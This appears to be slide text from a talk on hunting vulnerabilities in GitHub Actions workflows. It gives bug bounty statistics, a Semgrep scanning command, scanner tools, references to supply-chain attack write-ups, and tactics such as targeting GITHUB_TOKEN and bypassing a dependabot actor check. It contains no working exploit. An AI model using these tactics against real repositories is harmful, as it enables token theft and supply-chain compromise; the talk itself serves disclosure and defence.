```

```
if: github.actor == 'dependabot[bot]'
```

https://www.synacktiv.com/publications/github-actions-exploitation-dependabot

Semgrep

Statistics of the Bug Bounty Journey

Scope: ~ 5500 repositories

Findings: ~ 3500

Triaged as TP and reported: <u>10</u>

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Statistics of the Bug Bounty Journey

Bug Bounty Submissions:

🔴 high $2500

🟡 medium $350

🟡 medium $0 (Hall of fame)

🟢 low $222

🟢 low $100

⚪ none $0

⚪ pending   ?
_____

              $3172 🤑

Github PRs / Security reports:

`⌥ Merged` – ruby/rbs

`⊙ Open` – scherermichael-oss/action-has-permission

`⊙ Open` – transferwise/sanitize-branch-name

How to hunt

Semgrep rules pack:

p/github-actions

```
$ semgrep --config "p/github-actions"
```

WIP: rules for JavaScript actions
WIP: rules for Docker actions

Other tools:

- CycodeLabs/raven
- boostsecurityio/poutine
- * AdnaneKhan/Gato-X

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Summary

- *Injections* are still the <u>most common bugs</u>
- Code is an input
- GITHUB_TOKEN is your target 😈
- Try to bypass the checks
- Looks inside 3rd party actions
- Scan at scale, scan continuously
- Use SAST tools
- Share your knowledge 😉

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Thank you! 🙏

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References

Research:

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https://www.praetorian.com/blog/compromising-bytedances-rspack-github-actions-vulnerabilities/

https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/

https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/

https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability

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References

Cheat Sheets:

https://github.com/nikitastupin/pwnhub

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions

Tools:

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https://github.com/CycodeLabs/raven/

https://github.com/boostsecurityio/poutine

https://github.com/AdnaneKhan/Gato-X/

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Link to the slides here:

https://ermilov.dev/sg-2024

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